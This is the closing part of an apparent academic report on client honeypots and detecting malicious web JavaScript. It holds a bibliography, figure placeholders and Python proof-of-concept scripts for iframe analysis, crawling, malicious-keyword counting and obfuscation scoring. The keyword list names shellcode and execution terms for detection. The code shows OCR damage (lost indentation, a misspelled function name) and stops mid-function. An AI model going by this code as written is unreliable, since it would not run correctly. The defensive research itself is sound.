It is important to keep track of the developments of the use and creation of malicious content. Similar to binary virusses, there are a lot of possibilities which we think can only be taken away by changing the environment itself.

7.1 Future Work

Further research in this field might result in better numbers and methods. Our data repository is in contrast to the content on the Internet very small. It would be interesting to see if our results and conclusions also work out for far bigger collections of content. Another interesting idea is to modify the Javascript interpreter at it's source to get more debugging information focused on deobfuscation. We lacked the time to work on changing the source code of a Javascript interpreter to fit our needs in deobfuscation information. However we are sure this would be worth the effort. We hope our report can serve as a stepping stone towards a far bigger and more focused research project which does not have to take up any more time then we had.

8 Bibliography

References

[1] Studying Malicious Websites and the Underground Economy on the Chinese Web.
http://honeyblog.org/junkyard/reports/www-china-TR.pdf

[2] Trends in Badware 2007.
http://www.stopbadware.org/pdfs/trends_in_badware_2007.pdf

[3] HoneyC - The Low-Interaction Client Honeypot.
http://www.mcs.vuw.ac.nz/~cseifert/blog/images/seifert-honeyc.pdf

[4] The Ghost In The Browser Analysis of Web-based Malware.
http://www.usenix.org/events/hotbots07/tech/full_papers/provos/provos.pdf

[5] A Framework for Detection and Measurement of Phishing Attacks.
http://www.cs.jhu.edu/~sdoshi/index_files/phish_measurement.pdf

[6] Automated Web Patrol with Strider HoneyMonkeys.
http://research.microsoft.com/HoneyMonkey/NDSS_2006_HoneyMonkey_Wang_Y_camera-ready.pdf

[7] Know Your Enemy:Malicious Web Servers.
http://www.honeynet.org/papers/mws/KYE-Malicious_Web_Servers.pdf

[8] Know Your Enemy: Behind the Scenes of Malicious Web Servers.
http://www.honeynet.org/papers/wek/KYE-Behind_the_Scenes_of_Malicious_Web_Servers.pdf

[9] Learning to Detect and Classify Malicious Executables in the Wild.
http://www.stanford.edu/~kolter/pubs/kolter-jmlr06.pdf

[10] iPhony: Pop Scamming. http://www.infectionvectors.com/library/iphony_iv.pdf

[11] The Nepenthes Platform: An Efficient Approach to Collect Malware.
http://honeyblog.org/junkyard/paper/collecting-malware-final.pdf

[12] Caffeine Monkey: Automated Collection, Detection and Analysis of Malicious JavaScript.
https://www.blackhat.com/presentations/bh-usa-07/Feinstein_and_Peck/Whitepaper/bh-usa-07-feinstein_and_peck-WP.pdf

[13] Panda Software MPack Revield
http://blogs.pandasoftware.com/blogs/images/PandaLabs/2007/05/11/MPack.pdf

[14] Panda Software Icepack Revield
http://pandalabs.pandasecurity.com/blogs/images/PandaLabs/2007/12/18/Icepack.pdf

[15] Symantec Internet Security Threat Report, Trends for January-June 07 Page 17
http://eval.symantec.com/mktginfo/enterprise/white_papers/ent-whitepaper_internet_security_threat_report_xii_09_2007.en-us.pdf

[16] Understanding Windows Shellcode, by Skape
http://www.nologin.org/Downloads/Papers/win32-shellcode.pdf

[17] Developments of the Honeyd Virtual Honeypot
http://www.honeyd.org/

[18] Script Kiddie
http://en.wikipedia.org/wiki/Script_kiddie

[19] MaxMind - GeoLite Country
http://www.maxmind.com/app/geolitecountry

[20] Wikipedia Scene (Software)
http://en.wikipedia.org/wiki/Scene_%28software%29

[21] Interview with Nitesh Dhanjani and Billy Rios, Spies in the Phishing Underground
http://www.net-security.org/article.php?id=1110

[22] SpiderMonkey (JavaScript-C) Engine
http://www.mozilla.org/js/spidermonkey/

[23] Websense - Threat Blog: HTML/JS Obfuscation Part II, by NJ Verenini
http://www.websense.com/securitylabs/blog/blog.php?BlogID=98

[24] Packet Storm - Cracking wordlists
http://www.packetstormsecurity.nl/Crackers/wordlists/

[25] Otu Ekanem's Python Google search module
http://repos.ekanem.de/1/browser/googlesearch

[26] Linuxreviews.org - Wget Manual Page
http://linuxreviews.org/man/wget/

[27] W3schools - Browser Statistics
http://www.w3schools.com/browsers/browsers_stats.asp

[28] RFC 1945 - Hypertext Transfer Protocol – HTTP/1.0
http://www.ietf.org/rfc/rfc1945.txt

[29] Sophos security threat report 2008
http://www.sophos.com/security/whitepapers/sophos-security-report-2008

[30] Mozilla Javascript documents - escape & unescape Functions.
http://developer.mozilla.org/en/docs/Core_JavaScript_1.5_Guide:Predefined_Functions:escape_and_unescape_Functions

[31] Mozilla Javascript documents - eval Function.
http://developer.mozilla.org/en/docs/Core_JavaScript_1.5_Reference:Global_Functions:eval

[32] The Register, Hacked embassy websites found pushing malware.
http://www.theregister.co.uk/2008/01/23/embassy_sites_serve_malware/

[33] InfoWorld - Microsoft warns businesses of impending autoupdate to IE7.
http://www.infoworld.com/archives/emailPrint.jsp?R=printThis&A=/article/08/01/17/Microsoft-warns-businesses-of-autoupdate-to-IE7_1.html

[34] The Client Honeynet Project - Capture
https://www.client-honeynet.org/capture.html

A Figures

A.1 String use, one count per file in percentages



Figure 5: String use, one count per file in percentages.

A.2 Iframe height and width use per iframe in pixels



Figure 6: Iframe height and width use per iframe in pixels.

A.3 Obfuscation detection scan method 0, benign script collection



Figure 7: Obfuscation detection scan method 0, benign script collection.

A.4 Obfuscation detection scan method 0, benign spam script collection



Figure 8: Obfuscation detection scan method 0, benign spam script collection.

A.5 Obfuscation detection scan method 0, malicious content



Figure 9: Obfuscation detection scan method 0, malicious content.

A.6 The detection model



Figure 10: The detection model.

B Proof of Concept source code

B.1 Iframe height and width analyzing script

```
#! /usr/bin/env python
#
# OS3 Research Project 1, Client Honeypots
#
# University of Amsterdam
# SURFnet
#
# Proof of Concept iframe width and height
#
# v1.0 by Thijs Stuurman
#

import sys, commands, os

fileName = ""
data = ""

def iframeDetect1():

        global data

        # List with search strings and empty list to contain result locations
        sList = [["<iframe",[]]]

        result = []

        for i in sList:
                sString = i[0]
                location = data.find(sString)
                while location != -1:
                        i[1].append(location)
                        location = data.find(sString,location+len(sString))
                result = deepScan(i)

        return result

def deepScan(tag):

        global data

        result = []

        for location in tag[1]:
                end = data.find(">",location)
                tString = data[location:(end+1)]
                if tag[0] == "<iframe":
                        result.append(analyseIframe(location, end))
        return result

def analyseIframe(start, end):

        global data

        iFrameString = data[start:end]

        if iFrameString.find("src") == -1:
                tmp = [999,999,iFrameString, fileName] #evade these later on
                return tmp

        width = scanIframe(iFrameString, "width")
        height = scanIframe(iFrameString, "height")

        tmp = [width, height, iFrameString, fileName]
        return tmp

def scanIframe(iFrameString, tString):

        wLoc = iFrameString.find(tString)
        isLoc = iFrameString.find('=', wLoc)

        debugString = ""

        i = 0
        isBool = False
        result = ""
        while 1:
                if (isLoc+i) > (len(iFrameString)-1):
                        break
                char = iFrameString[(isLoc+i)]
                if char.isdigit():
                        result += iFrameString[(isLoc+i)]
                elif char == '"':
                        if isBool:
                                break
                        else:
                                isBool = True
                elif char.isalpha() or char == '>':
                        break
                elif char == '%':
                        result += char
                        break
                i += 1
```

```
        # Check CSS options
        if result == "":
                i = 0
                wLoc = iFrameString.find(tString)
                isLoc = iFrameString.find(':', wLoc)
                while 1:
                        if (isLoc+i) > (len(iFrameString)-1):
                                break
                        char = iFrameString[(isLoc+i)]
                        if char.isdigit():
                                result += iFrameString[(isLoc+i)]
                        elif char.isalpha() or char == 'p' or char == ';':
                                break
                        elif char == '%':
                                result += char
                                break
                        i += 1
        if result == "":
                visCheck = iFrameString.find("visibility")
                disCheck = iFrameString.find("display")
                if visCheck > 0:
                        if iFrameString.find("hidden", visCheck, (visCheck+20)) > 0:
                                result = 0
                elif disCheck > 0:
                        if iFrameString.find("none", disCheck, (disCheck+20)) > 0:
                                result = 0
        return result

def method4(fileList, path):

        global data
        global fileName

        fileCount = len(fileList)
        resultList = []

        for file in fileList:
                fileName = file
                datafile = open ((path+file), "r")
                data = datafile.read().lower()

                result = iframeDetect1()
                resultList.append(result)

        resultList.sort()
        resultList.reverse()
        for y in resultList:
                for x in y:
                        if (x[0] != 999): # Ignore the 999 error ones which had nothing set to begin with
                                sys.stdout.write(str(x[0]) + " , " + str(x[1]) + " , " + str(x[3]) + "\n" )


def main():
        """
        Main
        """

        global data, fileName


        pathList = ["./BENIGN/IFRAME/"]

        for path in pathList:
                fileList = os.listdir(path)
                fileList.sort()
                method4(fileList, path)

if __name__ == '__main__':      # Check if current module is main (and not imported)
        main()                  # Run main function
```

B.2 Content gathering and sorting script

```
#! /usr/bin/env python
#
# OS3 Research Project 1, Client Honeypots
#
# University of Amsterdam
# Surfnet
#
# Proof of Concept content downloader and splitter
#
# v1.0 by Thijs Stuurman
#

import sys, commands

data = ""
url = ""

def saveHTML(data):

        global url
        url_name = url
        url_name = url_name.replace("://","-")
        url_name = url_name.replace("/","-")
```

```
        filename = url_name
        file = open("./html/"+filename, "w")
        file.writelines(data)
        file.close()

def saveIframe(data):

        global url
        url_name = url
        url_name = url_name.replace("://","-")
        url_name = url_name.replace("/","-")
        filename = url_name + ".iframe"
        file = open("./data/"+filename, "a")
        file.writelines(data)
        file.close()

def saveData(data):

        global url
        url_name = url
        url_name = url_name.replace("://","-")
        url_name = url_name.replace("/","-")
        file = open("./data/"+url_name,"a")
        file.writelines(data)
        file.close()

def sScan():

        global data

        # List with search strings and empty list to contain result locations
        sList = [["<script",[]],["<iframe",[]]]

        for i in sList:
                sString = i[0]
                location = data.find(sString)
                while location != -1:
                        i[1].append(location)
                        location = data.find(sString,location+len(sString))
                deepScan(i)

def deepScan(tag):

        global data

        for location in tag[1]:
                end = data.find(">",location)
                tString = data[location:(end+1)]
                print location,"|",tString
                if tag[0] == "<script":
                        analyseJavaScript(end+1, tString)
                        srcJavaScript(data[location:(end+1)])
                elif tag[0] == "<iframe":
                        analyseIframe(location, end)

def analyseJavaScript(start, jString):

        global data

        end = data.find("</script>", start)
        if (end-start) > 0 and data[start:end].isspace() == False:
                print "!--JavaScript-------"
                print data[start:end]#.lstrip().rstrip()
                saveData(data[start:end])#.lstrip().rstrip())
                print "!--JavaScript-------"
        jSrc = srcJavaScript(jString)
        if len(jSrc) > 0:
                print "Source file location:", jSrc
                print "Attempting to download..."
                wgetCommand ='wget --random-wait --timeout=3 --no-dns-cache --retry-connrefused --no-cache --no-cookies
--ignore-length --user-agent="Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)" --referer='

                wgetCommand += "http://www.google.com/" # DEV TEMP, USE ORG LOCATION
                wgetCommand += " "
                wgetCommand += jSrc
                wgetCommand += " "
                wgetCommand += "-O javascript.tmp"
                commands.getstatusoutput(wgetCommand)

                javafile = open("javascript.tmp", "r")
                javadata = javafile.read().lower()

                print "!--JavaScript-------"
                print javadata#.lstrip().rstrip()
                saveData(javadata)#.lstrip().rstrip())
                print "!--JavaScript-------"

def srcJavaScript(jString):

        result = ""
        lSrc = jString.find("src")
        if lSrc > 0:
                wLoc = lSrc
                isLoc = jString.find('=', wLoc)

                i = 1
                isBool = False
                notList = ['"', "'"]
                result = ""
```

```
                while 1:
                        char = jString[(isLoc+i)]
                        if char == ">":
                                break
                        if char not in notList:
                                result += jString[(isLoc+i)]
                        elif char == "'" or char == '"':
                                if isBool:
                                        break
                                else:
                                        isBool = True
                        i += 1

        return result

def analyseIframe(start, end):

        global data

        iFrameString = data[start:end]

        width = scanIframe(iFrameString, "width")
        height = scanIframe(iFrameString, "height")

        print "!--iframe----------"
        print iFrameString
        saveIframe(iFrameString)
        print "width:", width
        print "height:", height
        print "!--iframe----------"

def scanIframe(iFrameString, tString):

        wLoc = iFrameString.find(tString)
        isLoc = iFrameString.find('=', wLoc)

        debugString = ""

        i = 0
        isBool = False
        result = ""
        while 1:
                if (isLoc+i) > (len(iFrameString)-1):
                        break
                char = iFrameString[(isLoc+i)]
                if char.isdigit():
                        result += iFrameString[(isLoc+i)]
                elif char == '"':
                        if isBool:
                                break
                        else:
                                isBool = True
                elif char.isalpha() or char == '>':
                        break
                elif char == '%':
                        result += char
                        break
                i += 1

        return result

def main():
        """
        Main
        """

        global data
        global url

        # Open filename of second cmd line argument, read entire file.
        print "Opening url list...",sys.argv[1]
        urlfile = open(sys.argv[1], "r")
        urllist = urlfile.readlines()
        urlfile.close()
        total = len(urllist)
        current = 0

        while 1:
            url = urllist[current].rstrip("\n")
            current += 1
            if not url:
                break
            if url.startswith("http://"):
                print (current-1),"/",total," | ", "Attempting to download", url, "..."
                wgetCommand ='wget --random-wait --timeout=3 --no-dns-cache --retry-connrefused --no-cache --no-cookies
--ignore-length --user-agent="Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)" --referer='

                wgetCommand += "http://www.google.com/ "
                wgetCommand += " "
                wgetCommand += url
                wgetCommand += " "
                wgetCommand += "-O inputdata.tmp"

                commands.getstatusoutput(wgetCommand)

                datafile = open("inputdata.tmp", "r")
                data = datafile.read().lower()

                saveHTML(data)
```

```
                sScan()

if __name__ == '__main__':      # Check if current module is main (and not imported)
        main()                  # Run main function
```

B.3 String counting

```
#! /usr/bin/env python
#
# OS3 Research Project 1, Client Honeypots
#
# University of Amsterdam
# SURFnet
#
# Proof of Concept string scan method
#
# v1.0 by Thijs Stuurman
#

import sys, commands, os

fileName = ""
data = ""

fullStringList = [["shell",0],["shellcode",0],["x0",0],["0x",0],["bigblock",0],["block",0],[".replace",0],["regexp",0],
["eval(",0],[".split",0],["download",0],["useragent",0],["location.href",0],["hidden",0],["get",0],["document.write",0],
["slackspace",0],["headersize",0],["server",0],["fillblock",0],["user",0],["username",0],["connect",0],["memory",0],
["clsid",0],["math",0],["fromcharcode",0],["heap",0],["math.random",0],["launchurl",0],["exe",0],[".exe",0],["execute",0],
["executable",0],["shellexecute",0],["vbscript",0],[".join",0],["charcodeat",0]]

def stringScan():

        global data
        global fileName

        # List with search strings which are found to be used a lot in malicious code
        sList = [["shell",0],["shellcode",0],["x0",0],["0x",0],["bigblock",0],["block",0],[".replace",0],
["regexp",0],["eval(",0],[".split",0],["download",0],["useragent",0],["location.href",0],["hidden",0],
["get",0],["document.write",0],["slackspace",0],["headersize",0],["server",0],["fillblock",0],["user",0],
["username",0],["connect",0],["memory",0],["clsid",0],["math",0],["fromcharcode",0],["heap",0],["math.random",0],
["launchurl",0],["exe",0],[".exe",0],["execute",0],["executable",0],["shellexecute",0],["vbscript",0],[".join",0],["charcodeat",0]]

        # Count occurences of each string
        for s in sList:
                s[1] = data.count(s[0])
        noMatch = True

        return sList

def method1(fileList, path):

        global data
        global fileName
        global fullStringList

        fileCount = len(fileList)

        for file in fileList:
                fileName = file
                sys.stdout.write("string Processing " + path + file + "\n")
                datafile = open((path+file), "r")
                data = datafile.read().lower()

                tmpList = stringScan()
                for x in range(0, len(tmpList)):

                # Either the next two can be used, one counts every occurence
                # and the second counts a string only once in a file.
                # Various methods can be used here to gain further insights

                        # Count amount of occurences
                #       fullStringList[x][1] += tmpList[x][1]

                        # Count just once per file
                        if tmpList[x][1] > 0:
                                fullStringList[x][1] += 1

        print "fileCount:", fileCount
        for x in fullStringList:
                # When all occurences are counted, average use per file can also be calculated
                print x[0], "=" ,x[1] #, "average per file:", float((float(x[1]) / float(fileCount)))


def main():
        """
        Main
        """

        global data, fileName, fullStringList

        pathList = ["./MALICIOUS/"]

        for path in pathList:
                fileList = os.listdir(path)
                fileList.sort()
                method1(fileList, path)
```

```
if __name__ == '__main__':      # Check if current module is main (and not imported)
        main()                  # Run main function
```

B.4 Obfuscation method 0

```
#! /usr/bin/env python
#
# OS3 Research Project 1, Client Honeypots
#
# University of Amsterdam
# SURFnet
#
# Proof of Concept obfuscation detection method 0
#
# v1.0 by Thijs Stuurman
#

import sys, commands, os

fileName = ""
data = ""

hexCount = 0
utf8 = 0
utf16 = 0
utfType = 0
html = 0
octal = 0
concat = 0
ascii = 0
start = 0
end = 0

def obDetect0():

        global data, fileName
        global hexCount, utf8, utf16, utfType, html, octal, concat, ascii
        global start, end

        hexCount = 0
        utf8 = 0
        utf16 = 0
        utfType = 0
        html = 0
        octal = 0
        concat = 0
        ascii = 0

        totalChars = len(data)
        checkedTotalChars = 0

        end = 0  # Location of closing ) tag

        # Keep track of scanned regions to avoid scanning " and ' tags which lye within ( ) tags
        scannedRegions = []

        # Scan in between ( ) tags
        while 1:
                start = data.find("(", end) # Start from last ) tag and find next opening ( tag
                if start == -1:
                        break
                start += 1

                old_end = end
                end = data.find(")", start)

                # crude bug fix :s
                if old_end > end:
                        break

                loop = True
                i = 1
                openCount = 0
                # Skip ()'s
                if data[start] == ")":
                        loop = False
                while loop:
                        try:
                                if data[start+i] == ")" and openCount == 0:
                                        end = start + (i - 1)
                                        break
                                elif data[start+i] == "(":
                                        openCount += 1
                        except IndexError:
                                #print "Index Error", fileName
                                end = start+(i - 1)
                                break
                        i += 1

                # Map scanned regions
                scannedRegions.append([start,end])
                # Search contained (data) for signs of obfuscation
                checkedTotalChars += len(data[start:end])
                # Scan the region
                method0Scan()
```

```
# Scan in between "" tags
while 1:
        start = data.find('"', end) # Start from last ) tag and find next opening ( tag
        if start == -1:
                break
        start += 1

        old_end = end
        end = data.find('"', start)

        # crude bug fix :s
        if old_end > end:
                break

        allowScan = True
        # Check region map, store or possibly break
        for x in scannedRegions:
                if start > x[0] and start < x[1]:       # Check if start f alls within a mapped region
                        allowScan = False               # Disable the count
                        end = x[1]                      # Set to start from end of mapped region

        if end < 0:
                break

        # Search contained (data) for signs of obfuscation
        if allowScan:
                # Map scanned regions
                scannedRegions.append([start,end])
                checkedTotalChars += len(data[start:end])
                # Scan the region
                methodOScan()

# Scan in between '' tags
while 1:
        start = data.find("'", end) # Start from last ) tag and find next opening ( tag
        if start == -1:
                break
        start += 1

        old_end = end
        end = data.find("'", start)

        # crude bug fix :s
        if old_end > end:
                break

        allowScan = True
        # Check region map, store or possibly break
        for x in scannedRegions:
                if start > x[0] and start < x[1]:       # Check if start f alls within a mapped region
                        allowScan = False               # Disable the count
                        end = x[1]                      # Set to start from end of mapped region

        if end < 0 :
                break

        # Search contained (data) for signs of obfuscation
        if allowScan:
                # Map scanned regions
                scannedRegions.append([start,end])
                checkedTotalChars += len(data[start:end])
                # Scan the region
                methodOScan()

# Make up for data representation charachter lenght
# versus charachters being scanned.
hexCount = hexCount * 3
utf8 = utf8 * 2
html = html * 4
ascii = ascii * 3

try:
        onePercent = float(checkedTotalChars) / float(100)
except:
        onePercent = float(0)
try:
        phexCount = float(float(hexCount) / float(onePercent))
except:
        phexCount = 0

try:
        putf8 = float(float(utf8) / float(onePercent))
except:
        putf8 = 0

try:
        putf16 = float(float(utf16) / float(onePercent))
except:
        putf16 = 0

try:
        phtml = float(float(html) / float(onePercent))
except:
        phtml = 0

try:
        poctal = float(float(octal) / float(onePercent))
except:
```

```
                poctal = 0

        try:
                pconcat = float(float(concat) / float(onePercent))
        except:
                pconcat = 0

        try:
